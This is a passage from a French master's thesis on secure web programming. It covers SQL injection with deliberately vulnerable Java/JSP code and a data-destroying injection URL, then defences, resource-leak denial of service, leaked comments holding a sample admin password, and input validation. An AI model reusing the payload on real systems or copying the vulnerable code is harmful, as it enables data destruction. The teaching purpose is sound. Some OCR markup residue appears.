D'après mon expérience en entreprise et à l'université, ce genre d'attaque semble être une des plus connues. Cependant, ce n'est pas pour cela qu'elle est évitée. Les contraintes de temps, la négligence de produire du code de qualité font que ce type de faille est toujours présente. De plus, créer des API autour d'une base de données est une tâche souvent donnée à des programmeurs débutants.


Les attaques via SQL permettent à un attaquant de falsifier son identité, de corrompre des données critiques, de contourner les mesures de non-répudiation, comme annuler certaines transactions par exemple. Il peut également empêcher l'accès aux données ou les détruire. C'est extrêmement critique, puisque les décisions prises dans les entreprises sont fondées sur des données existantes, et ces données sont stockées dans des bases de données.

Voici un exemple typique de code vulnérable à une injection SQL:

```
public User getUserByName(final String name) throws SQLException {
    Statement statement = this.connection.createStatement();
    try {
        ResultSet resultSet = statement.executeQuery("SELECT id, name, "
            + "accountNb FROM user WHERE name = '" + name + "'");
        if (resultSet.next()) {
            User user = new User();
            user.setId(resultSet.getInt("id"));
            user.setName(resultSet.getString("name"));
            user.setAccountNb(resultSet.getString("accountNb"));
            return user;
        }
    } finally {
        statement.close();
    }
    return null;
}
```

Code susceptible à une injection SQL

Ce code est simple, intuitif et rapide à mettre en place. Voyons ce que cela donne dans un navigateur web.

 localhost:8080/memoire/sql.html?name=John+Doe

Le nom recherché apparaît dans l'url de la requête

Quelles sont les bonnes pratiques de programmation dans la sécurité des applications web?



John Doe ▼ Submit

Account number for the user id 6: 1009

Capture d'écran du navigateur

Et voici ce que nous avons dans la JSP:

```
<%  
String name = request.getParameter("name");  
if (name != null && !name.isEmpty()) {  
    User user = this.getUserByName(name);  
    if (user != null) {  
        out.print("Account number for the user id " + user.getId() + ": "  
            + user.getAccountNb());  
    } else {  
        out.print("User does not exist.");  
    }  
}
```

JSP et injection SQL

Premièrement, il est important de noter que le paramètre "name" n'est pas validé, c'est déjà une première erreur. Rappelons que ce genre de paramètre provient d'un environnement externe à l'application; et que tout ce qui provient de l'extérieur (au sens large) est potentiellement dangereux.

Dans une utilisation normale, l'application fonctionne correctement et les tests unitaires et fonctionnels passent. Cependant, un attaquant va essayer d'entrer une url telle que celle-ci: `.../sql.html?name=John+Doe'` (noter le simple guillemet). Et là, le serveur renvoie une erreur.

Analysons maintenant ce qui se passe. Dans la JSP, le paramètre "name" qui n'est pas vérifié est passé tel quel à la méthode "getUserByName(...)". Celle-ci va exécuter la requête SQL suivante:

```
SELECT id, name, accountNb FROM user WHERE name = '(name)'
```

Le (name) est remplacé par le paramètre récupéré dans la JSP, ce qui donne dans notre exemple:

```
SELECT id, name, accountNb FROM user WHERE name = 'John Doe''
```

(noter les deux simples quotes à la suite) La requête est donc incorrecte, et une erreur est remontée, ce qui ouvre la voie à l'attaquant. Celui-ci pourra alors envoyer à l'application des

Quelles sont les bonnes pratiques de programmation dans la sécurité des applications web?

URL du type:

```
.../sql.html?name=John+Doe'; DELETE FROM user; COMMIT; SELECT * FROM user  
WHERE name='toto
```

En naviguant sur cette URL, toutes les données de la table des utilisateurs est effacée. (Il faut bien sûr savoir que le nom de la table est "user", mais cela n'est généralement pas bien difficile quand de tels trous de sécurité sont présents. Cela se devine également par intuition et par habitude de la programmation.)

Ce type de faille est d'autant plus dangereuse qu'il existe des scanners permettant d'en trouver la plupart et ce de façon automatique [4].

Se prémunir des injections SQL

Nous allons présenter quelques façons très simples de se prémunir des injections SQL. Nous venons de voir que ce type d'attaque pouvait arriver lorsque l'application utilise des requêtes dynamiques avec des concaténations de chaînes.

Voici deux façons évidentes de se protéger:

- Arrêter d'écrire du code qui crée des requêtes dynamiquement.
- Détecter et échapper les caractères spéciaux fournis par l'utilisateur.

Nous allons voir quelques techniques en Java pour se prémunir des injections SQL. Celles-ci ne sont pas limitées à ce langage ou à un type de base de données particulière (c'est par exemple similaire pour les bases de données en XML avec des requêtes XPATH et XQUERY).

En plus de ce qui sera présenté ci-dessous, il est important de donner les droits minimum à l'application dans le SGDB. Par droits minimum, j'entends par là les droits suffisants pour exécuter les requêtes nécessaires et pas plus. Cela permettra de minimiser les effets d'une potentielle attaque.

Utilisation des requêtes paramétrées

Ce sont les fameuses "Prepared Statements" dans le jargon JDBC de Java. C'est à mon avis la façon la plus simple d'écrire des requêtes pour la base de données, et permet une compréhension plus aisée.

Les requêtes paramétrées obligent le développeur à d'abord écrire tout le code SQL, et ensuite à passer les paramètres à celle-ci. Cette façon de programmer permet au SGBD de faire une distinction claire entre le code SQL et les données.

Ce type de requêtes permet de s'assurer qu'un attaquant ne peut pas altérer la requête initiale, même s'il insère des mots clefs SQL.

Quelles sont les bonnes pratiques de programmation dans la sécurité des applications web?

```
public String getUserAddressByName(final String name) throws SQLException {  
    final String query = "SELECT address FROM user WHERE name = ?";  
    final PreparedStatement statement =  
        this.connection.prepareStatement(query);  
    final ResultSet resultSet;  
  
    statement.setString(1, name);  
  
    resultSet = statement.executeQuery();  
  
    if (resultSet.next()) {  
        return resultSet.getString("address");  
    }  
  
    return null;  
}
```

Utilisation d'une requête paramétrée pour se prémunir des injections SQL

Dans cet exemple simple, même si un attaquant voulait rechercher la personne: *John+Doe*; *DELETE FROM user; COMMIT; SELECT * FROM user WHERE name='toto*, alors le SGBD recherchera réellement si une personne porte bien ce nom là, ce qui n'est très probablement pas le cas.

Utilisation de procédures stockées

Les procédures stockées sont très similaires aux requêtes paramétrées, à cela près que le code SQL est directement stocké dans le moteur de la base de données. Le programme appelant ne fait que passer des paramètres. Il faut tout de même faire attention à ne pas créer des requêtes dynamiques dans le corps de ces procédures. La plupart des langages de programmation offrent des APIs (Application Programming Interface) pour appeler des procédures stockées.

A mon sens, l'avantage des procédures stockées est qu'elles offrent une grande souplesse à l'application, puisque le code SQL ne se trouve pas dans le code du programme. Si l'on vient à changer de SGBD, le code n'a pas besoin d'être changé et recompilé, seules les procédures sur le SGBD doivent être modifiées.

Quelles sont les bonnes pratiques de programmation dans la sécurité des applications web?

```
public String getUserFunctionByName(final String name) throws SQLException {  
    final String query = "{call getUserFunctionByName(?)}";  
    final CallableStatement statement = this.connection.prepareCall(query);  
    statement.setString(1, name);  
  
    final ResultSet resultSet = statement.executeQuery();  
  
    if (resultSet.next()) {  
        return resultSet.getString(1);  
    }  
  
    return null;  
}
```

Appel de procédure stockée via JDBC

Echapper les entrées utilisateur

Je préconise cette façon de faire comme la dernière solution à envisager. Par exemple s'il est trop coûteux de changer les requêtes dynamiques en requêtes paramétrées, ou s'il y a une peur d'avoir une régression de code car il n'y a pas assez de tests, alors il est possible d'envisager cette solution.

Cependant, il faut savoir que chaque système de gestion de base de données a son propre langage et ses propres mots clés. Cela implique donc que si le SGBD change, alors le code du programme devra être changé et recompilé, ce qui enlève une certaine souplesse à l'application.

3) Déni de service

Une attaque par déni de service (Denial of Service ou DoS) est une attaque qui a pour but d'empêcher l'utilisation normale d'un service, au sens large (voir [5]). Cela peut intervenir à tous les niveaux:

- Un trop grand nombre de requêtes simultanées peuvent saturer le réseau, et ainsi empêcher les utilisateurs d'accéder à l'application. Essayer de détecter ce type d'attaque et trouver des solutions pour en limiter les effets n'est pas un problème trivial, et cela sort du cadre de ce document.
- Une faille de la machine ou du serveur web peut permettre à un attaquant d'envoyer des requêtes spéciales pour arriver à un buffer overflow par exemple. C'est pour cette raison qu'il est important de toujours mettre à jour le matériel, le système, les applications, ... Bien que cela ne suffise pas, un grand nombre de problèmes seront

Quelles sont les bonnes pratiques de programmation dans la sécurité des applications web?

évités.

- Un morceau de code qui ne libère pas certaines ressources, et qui appelé un certain nombre de fois va saturer le CPU, la mémoire, l'espace disque, le nombre de connexions possibles, ...
- Une mauvaise implémentation de la logique métier peut bloquer certaines fonctions. Prenons l'exemple d'un compte utilisateur qui est bloqué après trois échecs de login successifs. Il suffit pour un attaquant d'essayer de s'authentifier trois fois avec le nom de la victime. Celle-ci ne pourra plus accéder aux services habituels.

Voici un exemple de code qui ouvre une socket sur un serveur HTTP pour récupérer le code HTML de la page d'index. La socket n'a volontairement pas été fermée.

```
public String getHttpIndexPage(String host) throws IOException {  
    // Socket is opened.  
    Socket socket = new Socket(host, 80);  
  
    // A HTTP GET request is sent to the host.  
    OutputStream ostream = socket.getOutputStream();  
    ostream.write(new String("GET / HTTP1.1\r\n"  
        + "Host: " + host + "\r\n\r\n").getBytes());  
    ostream.flush();  
  
    // The response is stored in a buffer.  
    InputStream istream = socket.getInputStream();  
    byte[] bytes = new byte[4096]; // Temp buffer.  
    int read = istream.read(bytes);  
    // Buffer that stores the response.  
    LinkedList<Byte> list = new LinkedList<Byte>();  
  
    while (read != -1) {  
        for(int i = 0; i < read; i++) {  
            byte b = bytes[i];  
            list.add(new Byte(b));  
        }  
        read = istream.read(bytes);  
    }  
}
```

Ouverture d'une socket pour envoyer une requête HTTP

Quelles sont les bonnes pratiques de programmation dans la sécurité des applications web?

```
bytes = ArrayUtils.toPrimitive(list.toArray(new Byte[]{}));  
  
// Encoding of the response is not checked.  
String res = new String(bytes);  
return res;  
// The socket and the streams are not closed.  
}
```

La socket n'est pas fermée après utilisation

Lorsque cette méthode est appelée un certain nombre de fois, une exception inattendue est levée:

```
Exception in thread "main" java.net.SocketException: Too many open files  
at java.net.Socket.createImpl(Socket.java:414)  
at java.net.Socket.<init>(Socket.java:388)  
at java.net.Socket.<init>(Socket.java:206)
```

Un nombre trop important de sockets ouvertes conduisent à une saturation

Il faut alors systématiquement appeler la méthode 'socket.close()'. Dans certains cas, le langage Java rend les choses assez simples, puisque dans certaines implémentations de flux (pour lire des fichiers par exemple), le flux est automatiquement fermé dans la méthode 'finalize()', juste avant de passer au garbage collector. Cependant ce n'est pas toujours le cas, cela dépend des implémentations; il ne vaut mieux pas compter dessus.

On peut penser que les exceptions dans ce genre de méthode arrivent rarement, et que même s'il y en a une de temps en temps, peut être que les ressources se libèreront d'elles-mêmes au bout d'un certain temps. Cela peut être vrai la plupart du temps, cependant, un attaquant pourrait trouver un moyen de faire échouer en boucle la méthode, provoquant ainsi un "denial-of-service".

En faisant de rapides recherches sur Internet, on trouve facilement des tutoriels pour utiliser les sockets en Java. Voici une mauvaise façon de fermer notre socket:

```
String res = null;  
InputStream iStream = null;  
OutputStream oStream = null;  
  
// Socket is opened.  
Socket socket = new Socket(host, 80);  
iStream = socket.getInputStream();  
oStream = socket.getOutputStream();
```

Quelles sont les bonnes pratiques de programmation dans la sécurité des applications web?

```
// Code ...  
// ...  
  
iStream.close();  
oStream.close();  
socket.close();  
return res;
```

Fermeture de la socket dans tous les cas?

Cette façon de faire est pourtant celle décrite dans le tutorial de Sun! [6] En fait, lorsqu'une exception est levée dans la partie "// Code ...", le programme sort brusquement de la fonction, et ne passe donc pas par la ligne "socket.close()". De plus, c'est un détail, mais il n'est pas nécessaire de fermer les 'inputStream' et 'outputStream', puisqu'ils sont automatiquement fermés dans l'appel à 'socket.close()'. [7]

Il est alors commode d'utiliser le mot clé "finally" pour s'assurer que la socket sera fermée quoi qu'il arrive.

```
// Socket is opened.  
Socket socket = new Socket(host, 80);  
  
try {  
    iStream = socket.getInputStream();  
    oStream = socket.getOutputStream();  
  
    // Code ...  
    // ...  
  
} finally {  
    socket.close();  
}  
  
return res;
```

On s'assure que nos ressources sont toujours libérées

Un "denial-of-service" peut également se produire dans le cas où une opération est coûteuse en ressources (RAM, processeur, ...). Cela peut être tout à fait légitime de fournir de tels services, s'ils sont spécifiés par les besoins métiers.

Imaginons par exemple une méthode qui récupérerait une grande quantité de données, et qui mettrait plusieurs secondes pour s'exécuter. Si un certain nombre de clients décident d'utiliser ce service en même temps, il se peut que le serveur arrête de fonctionner, au moins de façon temporaire. Plusieurs solutions existent:

Quelles sont les bonnes pratiques de programmation dans la sécurité des applications web?

- Acheter du matériel plus puissant. C'est une solution très évidente, mais si l'application connaît un succès croissant, il faudra acheter des équipements encore plus performants? Bien sûr cela génère des coûts importants.
- Gérer un pool de threads qui appellent le service coûteux en ressources. Le pool n'autorisera qu'un certain nombre de threads à s'exécuter de façon parallèle, et mettra les autres en file d'attente ou les refusera.

Il existe de nombreuses façons d'implémenter des pools de threads, en voici une simple. Il s'agit d'un pool qui autorise un certain nombre de threads à s'exécuter simultanément. Si le pool est plein et que d'autres threads essayent d'entrer, ils sont rejetés.

Pour cela, il suffit d'implémenter simplement le design pattern Observer [8]. Une interface est créée pour spécifier quoi faire lorsqu'un thread a terminé son travail.

```
public interface ThreadListener {  
    * Called when a thread has completed its job.  
    void notifyJobCompleted();  
}
```

Une interface qu'une classe va implémenter pour être prévenue qu'un événement s'est produit

Ensuite, une classe héritant de Thread est créée, et elle est reliée à une interface listener (celle que nous venons de créer).

```
public final class SimpleThread extends Thread {  
    * The job duration of this thread.  
    private static final long TIMEOUT = 5000;  
  
    * A class that wants to listen the events produced by this thread.  
    private ThreadListener listener;  
  
    * Default empty constructor.  
    public SimpleThread() {  
        super();  
    }  
}
```

Un thread simple

Ce que doit faire le thread (parallèlement aux autres) est décrit dans la méthode run(). Par exemple, notre thread va se contenter d'attendre cinq secondes. Une fois son travail terminé,

Quelles sont les bonnes pratiques de programmation dans la sécurité des applications web?

il prévient son listener.

```
@Override
public void run() {

    try {
        Thread.sleep(SimpleThread.TIMEOUT);
    } catch (InterruptedException e) {
        System.out.println(this.getId() + ": Job interrupted.");
    }

    if (this.listener != null) {
        this.listener.notifyJobCompleted();
    }

    System.out.println(this.getId() + ": Job completed.");
}
```

Une fois son travail terminé, le thread informe son "listener"

La classe ThreadPool va implémenter notre pool. Elle implémente l'interface ThreadListener, car elle veut être prévenue lorsqu'un thread a terminé son travail. Le pool est simplement composé de deux attributs:

- Le nombre de threads en cours d'exécution dans le pool.
- Le nombre de threads maximum qui peuvent s'exécuter en parallèle dans le pool.

```
public final class ThreadPool implements ThreadListener {

    * The number of threads that are running simultaneously.
    private int threadsNb;

    * The maximum number of threads that are allowed to run simultaneously.
    private int maxThreads;

    * Default empty constructor.
    public ThreadPool(final int maxThreads) {
        super();
        this.maxThreads = maxThreads;
    }
}
```

Le pool de threads implémente l'interface "ThreadListener", pour être prévenu lorsqu'un thread aura terminé son travail

Pour exécuter un thread dans le pool, il faudra appeler la méthode runThread(...). Celle-ci

Quelles sont les bonnes pratiques de programmation dans la sécurité des applications web?

veut que le pool écoute les événements du thread (la ligne: thread.setListener(this)). Si pool est déjà plein, une exception est levée indiquant la nature de l'erreur. Sinon, le nombre de threads dans le pool est incrémenté de une unité.

```
* Runs a thread in the pool.
public synchronized void runThread(final SimpleThread thread)
    throws ThreadPoolException {

    thread.setListener(this);

    if (this.threadsNb < this.maxThreads) {
        thread.start();
        this.threadsNb += 1;
    } else {
        throw new ThreadPoolException("The thread cannot be runned: the "
            + "pool is full.");
    }
}
```

La méthode qui exécute le thread dans le pool: seulement s'il reste assez de place dans le pool

Il ne faut pas oublier de décrémenter le nombre de threads lorsque l'un d'eux a terminé son exécution.

```
@Override
public synchronized void notifyJobCompleted() {
    this.threadsNb -= 1;
}

}
```

Un thread a terminé son travail, une place est libérée dans le pool. Attention à ne pas oublier le mot clef "synchronised"!

Enfin, observons les résultats dans un Main. Un pool de thread est créé, il ne peut contenir que deux threads au maximum. Un tableau de cinq threads est également créé.

Quelles sont les bonnes pratiques de programmation dans la sécurité des applications web?

```
public static void main(final String[] args) {  
  
    final int threadsNb = 5;  
    final ThreadPool pool = new ThreadPool(2);  
  
    final SimpleThread[] threads = new SimpleThread[threadsNb];
```

Le code qui va créer et exécuter les threads dans le pool

Puis chaque thread est initialisé et ajouté au pool en même temps (quasiment).

```
    for (int i = 0; i < threads.length; i += 1) {  
        threads[i] = new SimpleThread();  
  
        try {  
            pool.runThread(threads[i]);  
        } catch (ThreadPoolException e) {  
            System.out.println(e.getMessage());  
        }  
    }  
}
```

On essaye de faire rentrer tous les threads dans le pool

Lorsque le programme est exécuté, nous obtenons bien le résultat attendu: deux threads sont bien exécutés dans le pool, et les trois autres sont rejetés.

```
The thread cannot be runned: the pool is full.  
The thread cannot be runned: the pool is full.  
The thread cannot be runned: the pool is full.  
7: Job completed.  
8: Job completed.
```

Les threads qui arrivent trop tard sont rejetés

Cette implémentation a l'avantage de gérer simplement les problèmes de concurrence (il n'y a qu'une seule méthode 'synchronised'). De plus, elle utilise un pattern de conception bien connu, le pattern Observer.

Quelles sont les bonnes pratiques de programmation dans la sécurité des applications web?

4) Révélation d'informations dans le code

Cela peut paraître évident, mais il est nécessaire de faire attention au code qui sera transféré au client, même si celui-ci ne peut pas le voir directement au travers d'une IHM (Interface Homme Machine).

Durant le processus de développement, il est plus que recommandé de commenter son programme, pour faciliter la maintenance et le travail collaboratif. Cela est également valable pour du code HTML ou du code JavaScript. Cependant, ces derniers sont transmis aux clients, et interprétés par le navigateur pour produire un affichage. Même si les commentaires ne sont pas affichés directement, il est possible de les voir en inspectant le code source de la page visitée.

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
<!-- Generated from data/head-home.php, ../../smarty/{head.tpl} -->
<head>
<title>World Wide Web Consortium (W3C)</title>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<link rel="Help" href="/Help/" />
<link rel="stylesheet" href="/2008/site/css/minimum" type="text/css" media=
<style type="text/css" media="print, screen and (min-width: 481px)">
/**/
@import url("/2008/site/css/advanced");
/*]]&gt;*/
&lt;/style&gt;</pre></div><div data-bbox="301 520 693 539" data-label="Text"><p><i>Extrait du code source du site '<a href="http://www.w3.org">www.w3.org</a>'</i></p></div><div data-bbox="91 561 903 670" data-label="Text"><p>Ce code est facilement lisible par un humain, il est bien formaté, et possède des commentaires. Par exemple, on peut supposer que <a href="http://www.w3.org">www.w3.org</a> utilise des templates PHP (.tpl) pour générer des pages. Cela fournit déjà une information à un attaquant; ce n'est peut être pas suffisant, mais peut être qu'en collectant d'autres éléments il est possible de trouver une faille. De plus, un oubli de la part d'un développeur dans une application très complexe peut faire apparaître des commentaires comme ceux-ci:</p></div><div data-bbox="289 699 700 757" data-label="Text"><pre>&lt;!--
    FIXME admin:adminpw
--&gt;&lt;!--
    Use Admin to regenerate database</pre></div><div data-bbox="176 770 820 790" data-label="Text"><p><i>Des commentaires qui se trouvent dans le code HTML transmis au client</i></p></div><div data-bbox="91 811 889 867" data-label="Text"><p>Il faut alors trouver un moyen de laisser des commentaires pour les développeurs, mais pouvoir les supprimer lors de la distribution de l'application et de la mise en production. Il existe pour cela des outils ad hoc:</p></div><div data-bbox="121 874 866 893" data-label="List-Group"><ul><li>• Les minificateurs de code ("code minification" en anglais) [9]. Ce sont des outils</li></ul></div><div data-bbox="91 911 420 930" data-label="Page-Footer"><p>Guillaume Humbert – Master 2 MAGE</p></div><div data-bbox="832 911 912 931" data-label="Page-Footer"><p>Page 31</p></div>
```

Quelles sont les bonnes pratiques de programmation dans la sécurité des applications web?

prenant en entrée un code source, généralement JavaScript ou HTML, et qui produisent en sortie un code grandement réduit, sans en changer les fonctionnalités. Les commentaires, les espaces utilisés pour aérer le code sont supprimés. Les noms de variables, rendus explicites par les programmeurs, sont réduits au minimum.

Non seulement cela améliore les performances de l'application, puisque moins de données sont échangées, mais cela décourage en plus le premier venu à analyser le code source. De plus cela évite de voir des commentaires oubliés. Cependant il faut savoir qu'un attaquant acharné pourra toujours "dé-minifier" le code, à l'aide d'outils qui indentent automatiquement le code (cf. annexes) et de beaucoup de patience.

Voici un code JavaScript qui fait office de calculette:

```
7 // The name of my JavaScript module.
8 var MyModule = {};
9
10 MyModule.Calculator = (function () {
11     "use strict";
12     var title = "Calculator";
13
14     return {
15
16         /**
17          * Adds two numbers, and returns the result.
18          */
19         add: function (number1, number2) {
20             var result = number1 + number2;
21             return result;
22         },
23
24         getTitle: function () {
25             return title;
26         }
27     };
28 }());
```

Extrait de programme JavaScript codé par un développeur

Et voici le même code, mais minifié avec YUI compressor (voir les annexes):

```
37 var MyModule={};MyModule.Calculator=(function(){var
a="Calculator";return{add:function(d,c){var b=d+c;return
b},getTitle:function(){return a}}})();
```

Code JavaScript minifié

- Les obfuscateurs de code [10], qui prennent en entrée un code source, et génèrent un code volontairement incompréhensible par un humain; sans changer le comportement du programme évidemment. C'est différent de la minification puisque des

Quelles sont les bonnes pratiques de programmation dans la sécurité des applications web?

instructions sont rajoutées pour augmenter la complexité du code. Il devrait s'agir d'une fonction à sens unique (de façon similaire aux fonctions de hachage par exemple). A partir d'un code source, il doit être possible d'obtenir un code obfusqué, mais l'inverse ne doit pas pouvoir être possible.

Voici maintenant le code de notre calculatrice obfusqué, avec l'outil en ligne "Daft logic" (cf. annexes):

```
7 eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!''.replace(/^/,String)){while(c--){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]};e=function(){return'\\w+'};c=1};while(c--){if(k[c]){p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c])}}return p}('0 4={};4.3=(1()){\"a b\";0 5=\"3\";2{c:1(6,7){0 8=6+7;2 8},9:1(){2 5}}})();',13,13,'var|function|return|Calculator|MyModule|title|number1|number2|result|getTitle|use|strict|add'.split('|'),0,{}))
```

Le même code JavaScript, mais obfusqué

Il est bon de noter que ces deux techniques, la minification et l'obfuscation, ne permettent pas de rendre du code impénétrable. Avec beaucoup de patience, il est possible de comprendre un code obfusqué.

5) Problèmes de configuration

6) Path traversal / Attaque par traversée de répertoires

II. Les bonnes pratiques de programmation

1) Vérifier toutes les entrées dans le programme

Toute entrée dans le programme est potentiellement dangereuse. Il faut comprendre entrée au sens large:

- Les saisies utilisateur: nous l'avons précédemment vu dans les attaques d'injection dans les attaques XSS
- Les paramètres envoyés dans les requêtes HTTP, mêmes ceux censés être générés automatiquement par un navigateur. En effet, les cookies sont modifiables à volonté,

Quelles sont les bonnes pratiques de programmation dans la sécurité des applications web?

ainsi que les URL et les données des requêtes POST.

- Les données d'une base de données. Ce n'est pas parce que la base de données utilisée est sous notre contrôle ou appartient à notre entreprise qu'elle doit être considérée comme fiable. D'autres programmes peuvent écrire dedans des données qui pourraient nuire à notre programme.
- Les données lues dans les fichiers, pour les mêmes raisons.
- Les variables d'environnement, car elles sont modifiables par toute entité (humain, processus, ...) qui a accès au système.
- Tout ce qui vient du système, si on en utilise certaines fonctionnalités par exemple, comme la commande "ls". Il faut être sûr d'appeler le bon "ls".

En particulier, tout ce qui provient d'un client est potentiellement très dangereux, puisque celui-ci peut altérer les données qu'il envoie comme il le souhaite. Dans la plupart des cas, le fait d'encoder ou d'échapper les données reçues peut être suffisant pour les attaques qui se basent sur les entrées utilisateur.

Par exemple, si les caractères HTML spéciaux comme "<" ou ">" sont encodés en "<" et ">", il est déjà possible d'éviter la plupart des attaques XSS. Cependant, cela n'est pas suffisant, il faut en plus de cela mettre en place des mécanismes de détection d'intrusion (voir section suivante). En effet, sans cela un attaquant pourrait tenter d'attaquer l'application de façon répétée jusqu'à trouver une faille.

Il est donc nécessaire de vérifier toutes les données entrantes. Nous allons énoncer trois approches dans cette vérification: la vérification "technique", la vérification d'intégrité et la vérification métier. Puis nous allons décrire deux stratégies de validation: la validation par liste blanche et la validation par liste noire.

a) La vérification "technique"

Il s'agit de vérifier que les données ont le bon format, la bonne syntaxe, une longueur valide et contiennent uniquement des caractères (ou des séquences de bits) autorisés.

Ce type de vérification doit se faire à toutes les couches de l'application, et dans les deux sens de circulation: du client vers le serveur et du serveur vers le client.

Evidemment, chaque couche effectuera des vérifications de nature différentes:

- La couche présentation devrait effectuer des validations relatives aux problèmes web, comme la syntaxe HTML, JSON, ...
- La couche de persistance devrait vérifier la syntaxe SQL et le format des données, les risques d'injection SQL, ...
- Etc ...

Quelles sont les bonnes pratiques de programmation dans la sécurité des applications web?

b) La vérification d'intégrité

Il s'agit de s'assurer que les données ne peuvent être modifiées que par des entités autorisées. Par exemple, si l'on souhaite qu'un client ne modifie pas la valeur d'un cookie, on pourra lui transmettre un hash crypté de cette valeur.

Lorsque le client enverra une requête au serveur, le hash sera décrypté, et sera comparé avec le hash de la valeur qu'on souhaite non modifiable. Si le client modifie la valeur du cookie, alors les hash ne correspondront pas, et une erreur pourra être renvoyée au client.

Ce type de vérification devrait se trouver aux endroits où les données passent d'un endroit auquel on a confiance à un endroit auquel on fait moins confiance.

Il est possible d'utiliser des systèmes de cryptage, de se baser sur des identifiants de session, de passer par un portail de paiement externe, ...

Le type de vérification (identifiant, cryptage, signature digitale, ...) dépendra directement de l'importance des données échangées entre les parties.

c) La vérification métier

Il s'agit d'un type de vérification très spécifique à chaque application. Il faut s'assurer que les données soient bien cohérentes avec la logique métier. Par exemple lors d'une commande, le nombre d'articles ne peut pas être négatif.

Ce genre de vérification devrait être placé dans la couche métier de l'application. La couche web / présentation ne devrait surtout pas s'en charger (voir la section suivante II. 2)).

d) Validation par liste blanche

La validation par liste blanche consiste à n'autoriser qu'un certain nombre de données parmi une liste pré-établie [13].

Cela a l'avantage d'avoir un contrôle total sur les données qui entrent dans notre système. Il n'y a pas d'erreur possible. Par exemple, pour valider un numéro de département, il peut y avoir dans l'application une liste de tous les départements existants. Toute entrée utilisateur qui ne figurera pas dans cette liste sera rejetée. C'est très utile lorsqu'on sait qu'il y a un nombre de valeurs fixé qui n'évoluera pas, ou très peu.

Malheureusement, cette technique n'est pas tout le temps applicable. Dans le cas d'un moteur de recherche par exemple, il semble surhumain de vouloir faire une liste de toutes les recherches possibles. On va alors sûrement préférer valider les données par une liste noire.

Quelles sont les bonnes pratiques de programmation dans la sécurité des applications web?

e) Validation par liste noire

C'est le principe inverse de la validation par liste blanche: toutes les données sont autorisées, à l'exception d'une liste d'entre-elles qui sont interdites [13].

Je recommande d'adopter cette solution qu'en cas d'absolue nécessité; dans le cas de la programmation d'un moteur de recherche par exemple (voir section précédente sur la liste blanche). En effet, les données autorisées à entrer dans le système sont en nombre potentiellement infini.

De plus, il faut pouvoir être en mesure de mettre à jour régulièrement la liste des données interdites. Cela peut devenir un travail important lorsqu'il faut valider des données complexes à l'aide d'expressions régulières. Ajouté à cela, vu qu'il peut y avoir un grand nombre d'interdictions (s'il faut faire des vérifications syntaxiques par exemple), cette méthode peut affecter les performances de l'application.

2) Séparer très clairement la présentation de la logique métier

Les applications sont de plus en plus complexes, et sont divisées en plusieurs couches [14]. Plusieurs paradigmes existent pour définir ces divisions, comme le paradigme Modèle-Vue-Contrôleur (MVC). L'objectif est d'isoler le plus possible les responsabilités.

La couche "vue" par exemple, devrait être dédiée uniquement à produire de l'affichage. Son rôle est de rendre les données qu'elle reçoit des autres couches de façon ergonomique, lisible, claires, ... pour les utilisateurs qui sont des humains.


La couche "modèle" se comporte comme une API; elle fournit des services que d'autres entités peuvent appeler. Par exemple, on peut avoir un service d'envoi d'e-mail, un service d'enregistrement d'un objet en base de données, ... Il n'y a pas forcément qu'une seule couche "modèle", certaines couches "modèle" peuvent en appeler d'autres pour fournir un "super service" plus évolué.

Enfin, la couche "contrôleur" est celle qui fait la liaison entre les deux précédentes lorsqu'un client fait une demande. Elle va interroger le ou les modèles, et selon les résultats va rendre la ou les bonnes vues.

Cette séparation des responsabilités concerne aussi la sécurité. Imaginons une application qui permet à un utilisateur de s'inscrire avec son nom et son adresse e-mail. Pour des raisons techniques, l'adresse e-mail doit être limitée à vingt caractères au maximum, parce que ce n'est pas possible de faire autrement avec le SGBD actuel.

Il peut paraître tentant d'implémenter cette restriction en affichant un champ de saisie limité à vingt caractères. Cela est bien pour indiquer à l'utilisateur qu'il ne doit pas dépasser cette limite, mais c'est insuffisant! En effet, il faut également faire cette vérification côté serveur, plus précisément dans la partie d'accès aux données, puisque c'est un problème relatif à la base de données. Si ce n'est pas fait un utilisateur peut passer outre la vue et envoyer ses propres requêtes, avec un e-mail de la longueur qu'il veut. L'application pourra alors réagir de façon imprévisible.

Quelles sont les bonnes pratiques de programmation dans la sécurité des applications web?



Une implémentation possible du paradigme MVC en Java

